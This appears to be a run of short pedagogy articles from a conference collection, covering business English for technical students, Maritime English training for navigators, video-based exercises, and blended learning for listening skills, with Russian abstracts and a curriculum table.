In conclusion, one should note that most often there are "blended" communication styles in real pedagogical practice. The lecturer cannot exclude some techniques of the authoritarian style of communication, they are sometimes quite appropriate and effective, especially when working in large teams (at streaming lectures) and with individual students of a relatively low level of personal development. But even in this case, the lecturer should be focused on dialogue, since it is the democratic style of communication that allows the most expedient pedagogical interaction to be realized.

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Аннотация. В статье рассматриваются педагогические стили общения, характерные для преподавателей вуза. Выявляются черты авторитарного, демократического и попустительского стилей. Представлено их положительное и отрицательное влияние на развитие и результаты студентов.

Ключевые слова: стили педагогического общения, преподаватель вуза, профессионализм, вуз.

Annotation. The article considers pedagogical communication styles, which are characterized for university teachers. The features of

authoritarian, democratic and conniving styles are revealed. Their positive and negative impact on students' development and results is presented.

Keywords: styles of pedagogical communication, university lecturer, professionalism, high school.

UDC 378:81'276(075.8)

TEACHING BUSINESS ORAL SPEECH IN ENGLISH TO STUDENTS IN A TECHNICAL PROFILE OF HIGHER EDUCATION ORGANIZATION

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Introduction. The problem of communication remains relevant to this day. Currently, English has become the language of international communication. This is due to the rapid growth of technologies, primarily IT technologies, and the computerization of all human activity spheres. It follows from the above that the possession of business English in an educational organization of higher education (EOHE) is extremely necessary.

In addition, proficiency in English (especially business) is one of the requirements for a future specialist. As a result, the Federal State Educational Standard of Higher Education (FSES HE) (3++) [3] in the areas of specialization pays special attention to the formation of students' communicative competencies. According to the provisions of the FSES in the specialty 11.05.01 Radio Electronic Systems and Complexes (specialty level), the universal competence of the C-4 is allocated, according to which the student must be able to apply modern communication technologies, including in a foreign language(s), for academic and professional interaction [6]. Business English is necessary in the field of world science, in international documentation, in the ethics of communication, business correspondence, meetings, negotiations, communication via the Internet.

The main part. There is no doubt that every professional activity has its own business language. This also applies to the technical sphere. Ideally, a technical specialist should be able to speak English correctly, translate scientific and technical literature, study instructions and patents, select the right words and expressions in accordance with the communication situation, be able to competently construct a speech for a speech, draw up technical and business documents, statements, be able to write instructions, draw up a patent, etc. [3].

In order to learn special vocabulary and terms, it is necessary to constantly study business English not only in EOHE, but also further at

work. Therefore, in our opinion, it is unjustified to limit the study of a foreign language in the training program of a technical specialist only in 1-3 courses of the EOHE. In these conditions, it is very difficult to achieve the desired result. Limited amount of study hours in the discipline "Foreign Language" (450 hours) [5] leads to the fact that teachers are forced to change the strategy of teaching English [4].

The main emphasis of teaching teachers is on learning business English in 5-6 semesters in the 3rd year of studying the discipline "Foreign Language", as if completing training in this discipline. The methodology and means of teaching English in this case are focused on the practical use of the language in the field of business communication. In addition, the language then acts as a basis for self-education, self-realization in the professional life of a specialist [3].

The difficulty in learning a business language is that it is necessary to possess not only professional vocabulary in a foreign language, but also general conversational skills on free topics. Therefore, teachers have chosen the following topics for study presented in Figure 1.

<p>литературы и устной речи по темам «Операционные системы», «Обработка текстов», «Электронные таблицы и базы данных».</p>	<p>навыков устной речи и чтения текстов профессиональной направленности. Репродуктивная письменная речь по изученной тематике.</p>
<p>Моделирование диалогов по профессиональной тематике. Развитие навыков устной речи и чтения текстов профессиональной направленности. Репродуктивная письменная речь по изученной тематике.</p>	<p>Раздел 4. Курс базовой подготовки. Лексико-грамматический минимум для осуществления устных речевых контактов профессиональной направленности, чтение и перевод литературы по специальности. Развитие навыков устной речи по профессиональной тематике.</p>
<p>Раздел 5. Специальная тематика для чтения, говорения, аудирования и письма.</p>	<p>Тема 4.1. Устройства хранения.</p>
<p>Тема 5.1. Деловые и частные письма.</p>	<p>Грамматика: Особенности стиля специальной терминологии. Лексико-грамматический минимум для чтения и перевода специальной литературы и устной речи по темам «Магнитное запоминающее устройство», «Оптическое запоминающее устройство», «Флэш-память».</p>
<p>Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Оформление деловых писем», «Оформление частных писем».</p>	<p>Моделирование диалогов по профессиональной тематике. Развитие навыков устной речи и чтения текстов профессиональной направленности. Репродуктивная письменная речь по изученной тематике.</p>
<p>Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.</p>	<p>Тема 4.2. Программное обеспечение.</p>
<p>Тема 5.2. Презентации и выступления.</p>	<p>Грамматика: Особенности стиля специальной терминологии. Лексико-грамматический минимум для чтения и перевода специальной литературы и устной речи по темам «Операционные системы», «Обработка текстов», «Электронные таблицы и базы данных».</p>
<p>Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Виды презентаций и выступлений», «Ситуативно-обусловленные фразы».</p>	<p>Раздел 5. Специальная тематика для чтения, говорения, аудирования и письма.</p>
	<p>Тема 5.1. Деловые и частные письма.</p>
	<p>Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Оформление деловых писем», «Оформление частных писем».</p>
	<p>Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.</p>
	<p>Тема 5.2. Презентации и выступления.</p>
	<p>Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Виды презентаций и выступлений», «Ситуативно-обусловленные фразы».</p>

Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.

Тема 5.3. Обращение на работу.

Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Поиск работы», «Краткая автобиография», «Резюме», «Краткие автобиографические данные и сведения о прежних местах работы».

Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.

Тема 5.4. Основы аннотирования литературы по специальности.

Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Приемы аналитико-синтетической переработки информации», «Аннотирование литературы по специальности».

Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.

Тема 5.5. Основы реферирования литературы по специальности.

Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Приемы аналитико-синтетической переработки информации», «Реферирование литературы по специальности».

Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.

Тема 5.6. Описательная аннотация научного текста.

Лексический минимум, необходимый для осуществления общения в профессиональной сфере по темам «Описательная аннотация: структура, речевые клише», «Описательная аннотация к литературе по специальности».

Лексико-грамматический анализ тематических текстов. Аудирование и моделирование диалогов по теме с использованием профессионально ориентированной лексики. Просмотр обучающих фильмов.

Заключение

Краткие итоги изучения дисциплины.

Figure 1 – Excerpt from the curriculum for "Foreign Language" with the content of the subject and the content of the sections (topics)

The main task of learning English is for the interlocutor to understand you, for this you need to master special phrases-clichés to introduce yourself, politely interrupt the speaker, ask to repeat, call back, etc. [4].

In this regard, it is advisable to “play out” role-playing situations in the classes of “Foreign Language”. So, for example, when studying the topic “Employment”, it is possible to create a situation of conducting an “interview” when applying for a job. At the initial level, the potential employer and the applicant introduce themselves to each other, the latter tells about himself. At the second level, the interlocutors ask and answer questions using well-established expressions and formulas of communication.

Finally, during the last stage, the information and actions of the previous levels are analyzed and evaluated. When forming basic linguistic and communicative competencies of future technical specialists in the organization of language activities, teachers rely on the structure of an elementary communicative act, which is presented in Figure 2 (Fig. 2).

When communicating, it is important to take into account such factors that cause ineffective interaction as temperament, type of character, manner of communication, emotional state of the partner.




Figure 2 – The structure of an elementary communicative act

An important aspect of communication is that the interlocutors belong to one or different cultures. In the case when people live in the same country, they usually do not think about their verbal and non-verbal behavior. This happens automatically, naturally, within the framework of social norms, morality, standards of behavior in a certain situation. Problems can arise when the interlocutors are representatives of different cultures. In this situation, it is very important, on the one hand, to know certain linguistic and extra linguistic features that exist in culture, and, on the other hand, it is necessary to show a tolerant attitude towards it and its representatives.

When teaching students business English, certain requirements are imposed on verbal means of communication: persuasiveness, speech culture, dialogicality, first, the ability to ask questions and evaluate, understand answers [8].

In his famous book “The Guide to Negotiation”, Gisbert Breunig [1] formulated nine rules for successful communication: Create a competent, understandable and not cumbersome sentence structure. 2. Use short sentences in which a complete thought is formulated. The voice is the most powerful tool of persuasion. Monotony of speech is often the cause of failure in business communication. Pauses interrupt the flow of speech. They also enhance attention, calm down, emphasize what has been said and help to take a break. Expand your active vocabulary. The quality and quantity of the dictionary enhance the impact of the utterance (an active dictionary of 3-12 thousand words). Use verbs rather than nouns more often in speech. Verbs give the utterance clarity, and nouns mostly have an abstract semantic meaning. Use the active, not the passive form of the verb. In the active form, the verb becomes more alive. Passive acts impersonally, creates a distance between partners and carries minimal emotional load. Do not use impersonal formulations like “According to this, it can be understood that...”; the subjunctive mood – “I would say ... etc.” - does not express a decisive act, but rather creates a distance between the interlocutors. The more abstract the concept, the more ambiguously it can

be interpreted. Therefore, it is advisable to inform the partner at the beginning of the conversation what you specifically understand by this concept. In our opinion, these rules are especially important for business communication in a foreign language. It is at the stage of perception and evaluation of the interlocutor's response behavior, control over the effectiveness of communication based on feedback that skills called sociability are manifested (and formed) [2].

Conclusion. Thus, the communication skills formation and development is an urgent need of the modern EOHE educational process. When it comes to specialists who speak a foreign language, it is necessary to expand their communicative skills by expanding the areas of language activity within the subject “Foreign Language”.

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Аннотация. В статье рассматривается один из аспектов подготовки будущих специалистов технических направлений: развитие навыков устной речи студентов на английском языке в рамках предмета «Иностранный язык». Предложены примерные направления языковой деятельности, целесообразные в производственной практике со студентами технического профиля по дисциплине «Иностранный язык».

Ключевые слова: обучение, деловая речь, устная речь, английский язык, студенты, образовательная организация, высшее образование, технический профиль.

Annotation. The article considers one of the training future technical specialists' aspects: the students' oral speech skills development in English in the framework of the subject "Foreign Language". The approximate directions of language activity that are appropriate in the working practice with technical profile students within the framework of "Foreign Language" subject are proposed.

Keywords: training, business speech, oral speech, English, students, educational organization, higher education, technical profile.

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FOREIGN LANGUAGE TRAINING OF FUTURE SPECIALISTS

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Introduction. Combining the professional, linguistic and cultural orientation of the training of marine specialists is a necessary condition for teaching a foreign language within the framework of an interdisciplinary approach.

“Today, a foreign language plays an essential role in the multicultural linguistic person formation, who is ready for professional communication with representatives of other cultures, possessing the skills to overcome language barriers and ready for creative self-development and realizing ethnocultural and self-determination” [13, p. 350].

The result of foreign language training, as one of the subsystems of the national educational system, is the spiritual improvement of the individual on the basis of a dialogue between a different culture and a native one. In addition, training and education in the content and means of a foreign language has a positive impact on the cultural enrichment and creative development of future specialists [13]. The modern system of higher education can ensure the formation of a multicultural personality, ready for an analytical analysis of modern realities, possessing humanitarian literacy. In this regard, the role of a foreign language as an academic discipline is growing, which “is a basic component of the professional training of a modern specialist of any profile” [7, p. 171]. Language acts as a means of understanding the picture of the world, familiarizing with the values created by other peoples and a way of discovering the uniqueness of cultures.

Attention to the importance of studying and teaching intercultural communication, taking into account the social, political and historical contexts, is focused in the works of many scientists. Intercultural contacts have taken place at all times, but today they are global and massive.

Research methods. Currently, foreign language training is considered by scientists as an educational phenomenon [1, 2, 4], the purpose of which is the development of spirituality and thinking, the formation of a highly cultured personality of the graduate (K.S. Makhmuryan, N.D. Galskova, O.I. Safronenko, E.N. Solovova, E.A. Porechenkova, M.N. Vetchinova N. Yu. Gusevskaya and others). **The purpose** is analysis of the features of language education in the process of training marine specialists.

The main material. The technology of foreign language education is considered as a science, “which is a system of all forms of knowledge about the field of foreign language education” [5, p. 4], which is able to control the process of development of individuality as a subject of the dialogue of cultures [5].

The Maritime Doctrine of the Russian Federation is the fundamental document that determines the state policy of the Russian Federation in the field of maritime activities. It puts forward one of the main tasks - the

preservation and improvement of the system of personnel training, education and education of young people.

The tasks of Maritime Doctrine are determined by the dynamics of changes in geopolitical conditions, the military-political and financial-economic situation in the world and the socio-economic situation in the Russian Federation. Among the long-term tasks is to intensify the country's participation in the activities of international organizations in connection with competition for access to the use of the resources of the World Ocean, further development of international coordination processes, international legal regulation and increased requirements for activities to protect and preserve the marine environment [4].

The main focus of the Maritime Doctrine is to maintain the balance of power, the safety of navigation, not only cargo transportation, but also the development of navigation from the ports of Crimea and the Krasnodar Territory to the countries of the Mediterranean basin, the connection of Crimean ports to the Mediterranean cruise routes and the development of multifunctional recreational complexes [6].

One of the professional competencies of a marine specialist is the ability to perform activities, taking into account economic, environmental, social and legal constraints, which requires an interdisciplinary approach to teaching intercultural communication and linguistic communication mechanisms in the study of the Mediterranean as a region of intercultural conflicts. Mastering professional disciplines involves integration with language training, which contributes to the formation of communicative competencies of a marine specialist [3]. Possession of foreign language competence is stipulated by international documents [11].

"It is necessary to form a systemic competencies through the introduction of innovative educational methods that are adequate to modern requirements. It is competence that is the ability to use the theoretical stock of knowledge and practical experience in the professional field ..." [7, p. 171].

According to the Federal State Educational Standard of Higher Education in the specialty 26.05.05 "Navigation", the following categories of competencies are established: communication: the ability to apply modern communication technologies, including in a foreign language(s), for academic and professional interaction; intercultural interaction: The ability to analyze and take into account the diversity of cultures in the process of intercultural interaction [8].

Communication in English at docks, ports, in the straits and international shipping lanes is carried out between communication participants who are not native speakers. Therefore, the 27th session of the Maritime Safety Committee of the International Maritime Organization decided on the need to establish the levels of English proficiency and the

lexical minimum that were necessary to ensure the safety of navigation, and also developed and approved the Standard Marine Navigational Dictionary (Standard Marine Navigational Vocabulary) [17].

Specialists in the field of maritime communications and applied linguistics in the UK developed "SEASPEAK" as a guide to conducting radio communications at sea [16]. To ensure the safety of navigation and the protection of the marine environment, when they are used by all participants in communication, the dictionary Standard Marine Phrases for Communication at Sea - SMCP was published [9]. The use of phrases for exchanging at sea has become one of the mandatory requirements and is included in international convention documents (STCW 78/95) that regulate the training of maritime specialists [10].

Currently, versions of dictionaries and manuals intended for students of maritime universities and for candidates preparing for certification exams have been created in each country STCW 1995 [12].

Conclusion. Thus, the role of a foreign language in society has changed due to the ongoing transformations of geopolitical conditions, the military-political and financial-economic situation. The English language is used as a communication tool for the international maritime community in order to solve the main task of the Maritime Doctrine: enhancing participation in the activities of international organizations.

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Аннотация. Рассмотрены особенности языкового образования в процессе подготовки будущих специалистов, что особенно актуально в контексте направлений национальной морской политики. Целью статьи является определение роли языкового образования в процессе подготовки морских специалистов. Отмечено, что требования объединение профессиональной, лингвистической и культурологической направленности обучения специалистов морских направлений является необходимым условием обучения иностранному языку в рамках междисциплинарного подхода.

Ключевые слова: морские специальности, языковое образование, английский язык, межкультурная коммуникация, безопасность судоходства.

Annotation. The peculiarities of language education in the process of future specialists' training are considered, which is especially important in the context of the national maritime policy directions.. The purpose of the article is to determine the role of language education in the process of training maritime specialists. It is noted that the requirement for the unification of the professional, linguistic and cultural orientation of maritime specialists' training is a necessary condition for foreign language learning within the framework of an interdisciplinary approach.

Keywords: maritime specialties, language education, English, intercultural communication, navigation safety.

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TEACHING FUTURE NAVIGATORS TO DIALOGICAL SPEECH

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Nowadays due to development of our society and science the purpose of teaching future navigators of higher educational institutions to foreign languages is the formation of professional foreign language communicative competence, which is considered as a complex of interrelated components: linguistic, speech, linguistic-socio-cultural, educational-strategic and professional competencies. Thus, the task of teaching future mariners is to obtain practical knowledge of English language at the level which is necessary for professional communication through the development of dialogical speech skills in the process of speech interaction while simulating professional activities.

To determine the didactic conditions which stimulate the formation of dialogical speech in the process of teaching students, the works of teachers, linguists and scientists (J. Adams, T. Buzan, D. Cohen, P. Freire, E. Harris, A. Maslow, J. Newson, N. Postman, S. John, J. Wilson), were analyzed. However, these studies don't take into account the specifics of training cadets of maritime technical institutions, that's why the consideration of this issue in the context of modern integration processes in education is of current interest and important.

The main purpose of this paper is to analyze the components of English language teaching taking into account the educational and professional direction of students' training, to define the communicative situations of professional activity, communicative roles and communicative intentions, as well as to give the strategies which are aimed at increasing the teaching effectiveness of dialogical speech of future navigators.

The learning process can be described as a system with its components. These components include the learning goals, the training content, general didactic and methodological principles which provide the achievement of the given objectives. Certain learning goals and tasks have an effect on the choice of the content of teaching dialogical speech.

It is impossible to make a complete analysis of all these components of the training content in this paper, that's why we'll concentrate on defining communicative situations of professional activity, communicative roles, the learning goals and the types of dialogues which will promote the development of dialogical speech skills. When defining a communicative situation, we share a view of Passov Ye. I. [4, c. 63] and consider it as a dynamic system of factors that interacting cause to speech communication and determine person's speech behavior within the process of communication. Usually the communicative situation consists of four factors: the circumstances in which communication is carried out; the relations between communicators; speech motivation and the realizing of act of communication. Every above-mentioned factor has the effect on the choice of theme and its development, the selection of verbal means, the emotional coloring of speech and so on.

The choice of professionally oriented situations was carried out by us taking into account the work program in a foreign language, as well as the requirements of the Model Course 3.17 (Maritime English) of the International Maritime Organization (IMO) [6] and also in accordance with the standards of the International STCW Code with the Manila amendments of 2010 (STCW) [5].

The analysis of these documents allowed us to define typical professional duties, which require dialogical speech skills such as: the work with nautical charts and marine publications, providing the safety of the ship, crew and cargo; watch keeping, cargo operations.

Professionally-oriented training situations aimed at the formation of the above mentioned professional competencies were developed:

- Checking the correctness of plotting the route;
- The choice of anchorage;
- Receiving meteorological information and its discussion;
- analysis of crew actions in emergency situations;
- discussion and planning of cargo operations;
- prevention of possible incidents during the transportation of dangerous cargoes;
- carrying out the briefing with the crew concerning the organization and evaluation of drills results ;
- negotiations with the vessels to prevent accidents;
- communication with pilot station for providing safe entrance to the port;
- exchange of personal information during acquaintance with the crew;
- discussion of personal preferences regarding food, leisure;
- exchange of information regarding the cultural traditions of different nations.

In these situations the cadets develop their dialogical speech skills and different speech functions: to respond to comments of dialog partner, to express thoughts, to carry out negotiations, to give reasons for their opinion etc. All these situations which simulate professional activity can be described according to the following parameters:

- place and time, where /when it occurs;
- active participants;
- environment;
- events;
- actions carried out by the active participants
- communication channels (e.g., radiotelephone) [4].

There are some examples of professionally oriented situations.

Exercise 1

You are the officer who is responsible for loading containers with IMDG cargo on board. You must determine whether the crewmembers are familiar with their responsibilities concerning safe loading of such containers. Instruct them if required.

Exercise 2

You are the officer who is responsible for preparing the cargo plan. Discuss the plan proposed by the company's agent, make changes to the plan and explain your decision.

Exercise 3

You are the officer who is responsible for the safety of the ship. Instruct the crew about carriage of dangerous goods class 7 to prevent an emergency situation. Check the crew's knowledge as for the potential danger of the cargo and the precautionary measures.

Taking into account the experience of such methodologists as A. Vereshchagin, V. Skalkin and others we distinguish the following basic principles of the selection of text material as: thematic completeness, professionally informative significance, the presence of problems and situationality.

According to the standards of the STCW Code and Manila amendments a graduating student – specialist in the marine industry must master the language on operational or managerial levels and have such speech skills for carrying out conversation and being able to ask, suggest, inform, describe, tell explain, assess, mind, confirm and prove smth.

It is necessary to define the strategies which are necessary for the formation of receptive and productive speech skills.

European standards on Foreign Language Proficiency levels show that language users must take an active part in communication though the use of exercises and the communicative strategies for effective communication.

Taking into account future professional occupation of our cadets, the work of L. Morskaya[3], who identifies separate group of strategies, should be carefully studied. These strategies control the form of organization and performing of the dialogue (indicate its beginning, duration, completion, changes of roles, involvement of participants and they are aimed at solving of socio-professional interaction.

Luk'yanets M says that it is necessary to teach future specialists of the merchant fleet using appropriate responsive strategies such:

- cooperation (the use of persuasion tactics, suggestions, recommendations),
- competition (the use of warning tactics, threats and requirements),
- adoption (tactics of concession, partial agreement),
- avoidance of answering questions, changing the topic, ignoring) [2].

Here is the example of one of the tactics:

You are the Captain. Your vessel needs pilotage. You don't agree with pilots actions. Contact with coast station (strategy of competition: warning tactics, threats, requirements and accusation).

It is concluded that we should organize active involvement of cadets for interaction in professionally oriented educational situations for optimization while studying foreign languages . Such approach will provide the effectiveness of teaching dialogical speech, increase the motivation in learning English, activate the independence of the student and provide the effective organization of individual and collective learning.

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Аннотация. В статье рассматриваются основные принципы, используемые при отборе учебных материалов, описываются типы заданий, направленные на развитие диалогических навыков студентов и улучшение их коммуникативных навыков. Автор приводит ряд возможных задач по обучению английскому языку «с помощью выполнения» некоторых профессиональных действий и использование языка как средства получения профессиональных навыков. Будущие судоводители должны использовать и понимать английский язык в различных ситуациях. Они должны быть обучены для выполнения задач, адаптированных к реальным морским ситуациям. Для достижения профессиональной коммуникативной компетенции студенты должны быть ознакомлены с языком различных регистров, таких как формальный, нейтральный или неформальный.

Ключевые слова: курсант, морской английский, коммуникативная компетенция, диалогическая речь, упражнения, компетенция.

Annotation. The article studies the main principles used to select the learning materials, describes the types of tasks aimed to train students' dialogical skills and, thus, improve their communication skills. The author gives the list of possible tasks to teach English «through doing» some professional activities and using language as a medium to obtain professional skills. Future navigators should use and understand English in a range of situations. They need to be trained to perform the tasks adapted from authentic maritime situations. To reach professional communicative competence students should be familiarized with language of different registers, such as formal, neutral or informal.

Keywords: cadet, maritime English, communicative competence, dialogical speech, exercises, competency.

UDC 378.1

THE USE OF VIDEO MATERIALS IN MARITIME ENGLISH TEACHING

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The study of foreign languages and the problem of learning process as well as the improving of teaching methods are the most important questions today. It is known that fluency in English is the main factor of job prospects by mariners in foreign companies. The use of video materials is one of the most effective tools in maritime English teaching. It motivates the cadets and decreases the difficulties arising in the learning process. However, the use of video materials just for listening without accompanying communication exercises reduces the efficiency. The search for maritime videos causes some difficulties. In addition, it is necessary to take into account that a great number of authentic videos are too long so it may cause certain problems in comprehension. Due to this it is required to develop additional communication tasks. The scientists S. Gullete, K. Goettsch and J. Rowenkamp [8] considers that one of the most effective methods of solving the problem is to focus attention on a segment whose duration is longer. However, when using the video resource in fragments you should provide the cadets with sufficient context for better understanding the meaning of the fragment presented. It is also possible to make the work with the video more organized by providing the cadets with clear

instructions for completing the task when watching the video. Cadets should fully understand what tasks they should perform while watching / listening to video material. According to the scientists' opinion the efficiency of using video materials depends on the availability of specially developed teaching materials.

Williams R. T. and Lutess P. [8] say that video materials should be used not only for familiarization but also for studying vocabulary and practicing grammar skills. Videos and additional tasks can be used as a part of learning strategy and it will be possible to review new vocabulary more and more in a new environment.

The main purpose of this paper is to develop a complex of exercises based on video materials which meet requirements of communicative learning of future navigators.

It is well known that video is one of the most effective tools for familiarization mariners with foreign language. It allows the cadets to check the understanding of the situations, the reproduction of which is impossible at the lesson. Video materials give the cadets a possibility to show that they understand the language. Also, they can maximize the cadets' abilities to acquire, process and use their knowledge. In comparison with printed text which has a high informative, educational and developmental value, the video has the advantage because it combines different aspects of speech interaction. Moreover, video material can be used for involving cadets in the educational process.

There are three stages when working with video: pre-viewing, viewing and postviewing. Thus, the work with the film includes 3 parts and it may take 2 classes [5, p. 159].

However, the tasks at all these stages should be adapted for cadets studying English for special purposes, such as future navigators. We may say that video is the best way for demonstration communication of native speakers and their natural behavior in the process of communication. The cadets can not only hear speech of native speakers, they can observe and learn about their behavior during a conversation. There are a number of teaching methods that can be used during video lessons.

The tasks at the first stage are aimed to prepare cadets for watching video and they contain the combination of language and speech exercises. The teacher should offer such questions that would help the students to choose vocabulary which is necessary during watching the film, for example:

- 1) *Discuss the following questions with your partner;*
- 2) *What do you know about ...?*
- 3) *Can you guess what / why?*

These exercises should provide facilitating and better understanding of the content and achieve the best results in studying languages. Thus, the teacher can develop such didactic materials which will help cadets to develop their language skills.

Previewing exercise 1

Use the questions for brainstorming and hints about what the cadets expect to see:

What is the washing of holds? What types of holds washing do you know? Why is it necessary to wash the holds after unloading and before loading? What can happen if the hold is not prepared for loading of new cargo? Have you taken part in the process of washing the holds during shipboard training? Share your experience

Previewing exercise 2

The cadets can discuss illustrative material selected according to the theme of the lesson [3, p. 8].

At the second stage the cadets watch a part of the video, practice and develop viewing and listening skills. During this period the teacher should draw cadet's attention on visual elements, the specifics features of the language, general ideas, and so on.

Viewing exercise 1. The cadets should fill in the table during watching the video about types of washing holds.

Viewing exercise 2. The teacher asks the cadets to answer the questions while watching the video.

- *What was the type of ship/ previous cargo/hold washing?*
- *What are the peculiarities when preparing hold for the loading of the next cargo?*
- *How can you prevent corrosion in the hold?*
- *What are the methods of elimination toxic gas or unpleasant odors in the holds?*

Viewing exercise 3. The teacher shows the video again and asks the cadets to do the following:

While watching and listening to the next part of the video, please write down the types of holds washing and ways for preventing corrosion in the hold.

Viewing exercise 4. The cadets should define which statements are true or false. If the statement is wrong, they should correct it and compare with the partner's answer. Then the cadets watch the video again and check their answers.

Viewing exercise 5. Cadets are provided with incomplete sentences from the video fragment and they need to fill in the missing parts of the sentences with information that is missing.

At the third postviewing stage, the cadets can develop their critical thinking and verbal skills after watching video. Their experience is added due to such actions as discussion, interpretation or sentence rephrasing. Also, the cadets answer the questions connected with comprehension of video content, paying attention to the communication with the help of role-playing games or the preparation of project works on a given topic.

Postviewing exercise 1.

You should give the statement to the cadets and they must circle the correct number of the sentence. Their answers should be based on the video.

Postviewing exercise 2.

You should give to the cadets a list of actions to be carried out during hold's washing and they must put them in correct order.

Postviewing exercise 3.

The discussion in groups. After the cadets have already watched and listened to the video, the teacher asks them to sit in groups of 4 or 5 people and discuss questions about the types of holds washing and ways for preventing corrosion in the holds.

Postviewing exercise 4.

Written task. The teacher ask the cadets to give the summary about types of hold washing and prevention corrosion in the holds.

Postviewing exercise 5.

Written task with role playing games. The teacher may ask two cadets to role play the situations similar to those they have just seen, the captain gives an order to the chief officer or the chief assistant instruct the crew about type of washing holds which should be carried out, taking into account the type of previous cargo.

Thus, the teachers have been using video in teaching foreign languages for many years. The combination of audio and visual aids is very fascinating process. It is a dynamic way for mastering language. Watching video motivates the cadets. The video gives the cadets an opportunity to try their communication in English in class in the best way. Video material can be a very useful source for the speech process, because it combines both funny and pedagogical instructions in authentic material. Due to the use of video materials, teachers can always create an unlimited number of language classes. So, video is a good opportunity for improvement of the educational and methodological complex for maritime English.

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Аннотация. В статье рассматривается новый подход к использованию компьютерных технологий, а именно работа с видеоматериалом на занятиях морского английского языка для развития коммуникативной компетентности у будущих судоводителей. Был проведен анализ создания и использования методических материалов для работы с видео на уроках английского языка. Приведены примеры деятельности и система упражнений на основе видеоматериалов, которые соответствуют требованиям коммуникативного и компетентностного обучения. Представленные методологические материалы дают возможность применять видео на занятиях в высших учебных заведениях.

Ключевые слова: судоводитель, морской английский, видео материал, упражнения, компетенция.

Annotation. The article studies a new approach to the use of computer technology, such as the work with video materials at the lessons of Maritime English for the development of communicative competence of future navigators. The analysis of the creation and use of methodological materials for work with videos at the English lessons were carried out. The examples of activity and system of exercises based on video resources which meet the requirements of communicative and competence teaching

were given. These methodological materials give us a possibility to use videos at the lessons in higher education institutions.

Keywords: navigator, maritime English, video material, exercises, competency.

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BLENDED LEARNING FOR THE DEVELOPMENT AND ASSESSMENT OF LISTENING SKILLS IN A SECOND LANGUAGE

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Currently online education has become an irresistible global trend. E-learning can enhance the quality of learning experiences because it provides flexible access to content and instruction at any time, from any place, and enables students to maintain the learning outcome equivalent to face-to-face instruction [1].

Yet, less attention has been paid to the learning of students during their engagement with the integration of offline and online tasks. The research on the experience of students while doing online and offline blended tasks is actual because it may help deepen our understanding of the benefits and challenges brought about by the blended mode. In the digital learning era, online and offline blended learning modes are defined as certain learning modes that combine contact teaching with teachers and self-contained preparation with online resources [2].

While comparing the three modes in English teaching and learning at present, namely, the conventional offline mode, the online-only mode, and the blended online mode, the researches argue that each mode has its own features and advantages, however the blended teaching mode is more effective than the other two because it increases the strengths of the two and leads to positive student outcomes [3].

For several years studies have been focused on different themes such as effectiveness and efficiency of meaningful learning experiences, positive effects on both learner autonomy and motivation, achievement, engagement, involvement, retention, and cognitive outcome, initiative in engagement of students through both in-class and online approaches, creating a learning-centred lesson, the development of reading ability in learners of English, the development and assessment of listening skills in a second language, the effect of blended courses on learning outcomes and perceptions of students to online writing, a positive effect on the language learning progress of students, a crucial role in the internalisation of

vocabulary of students [4, 5, 6, 7]. Wang (2021) also indicated that blended learning had an overall positive impact on the English conversation performance of students, and that students had a positive attitude toward the blended course [8].

Although blended learning helps learners master essential knowledge and develop their language efficiency some deficiencies need to be addressed. Thus, sometimes teachers and students lack sufficient knowledge and operating experience of online software. Besides when the online operating platform is unstable, teaching effectiveness can be reduced. Despite of these shortcomings further exploration in this field is motivated by the following reasons:

- the experience of students immersed in blended practice has yet been insufficiently studied
- although a few studies have documented that the blended activity produces positive results on student performance, it remains underexplored how it may exert an effect on the English listening performance of students
- the research settings in previous studies lack a probe into the specific linguistic and socio-cultural context in which English is learned as a foreign language

This paper discusses the integration and effectiveness of blended learning for the development and assessment of listening skills in a second language. The development of oral abilities (listening and speaking) is one of the most challenging and neglected aspects of second language learning.

The purpose of this study is to offer engaging, flexible listening comprehension (LC) practice and assessment, which would extend the students' learning experience, stimulate their learning motivation and allow for a better use of face-to-face teaching in the classroom environment. The undertaken research involved the creation of online LC quizzes for courses of English taught at the Kerch State Maritime Technological University.

Despite the large number of works devoted to the development of the skill of listening in a second language there is a gap "between theoretical development in listening research and materials for listening pedagogy" [9, p.96]. Listening comprehension has long been focused solely on testing students' ability to listen to and comprehend audio tracks. This listening strategy leads to anxiety and apprehension. That is why the focus in listening comprehension has shifted from content- or teacher-centred to more learner or learning-centred approaches, emphasizing a variety of different types of methods that focus on what the students are learning and their strategies on how to listen.

Learner-centered teaching motivates students by giving them some control over learning processes. Teachers make most of the decisions about learning for students deciding what students should learn, how they learn it, the pace at which they learn, the conditions under which they learn. They

might give students some choice about which assignments they complete and let students set assignment deadlines within a given time window [10].

Selection of audio texts and designing tasks are very important for effective listening. Thus Lieske identifies five elements of effective listening materials: content validity, purposefulness and transferability, retrieval of information from long-term memory, teaching new listening skills and authenticity. [11]. Authenticity is essential for transferability to the real world. For preparing for realistic communicative events the dialogues that have conversational overlap, background noise and attention signals are preferable.

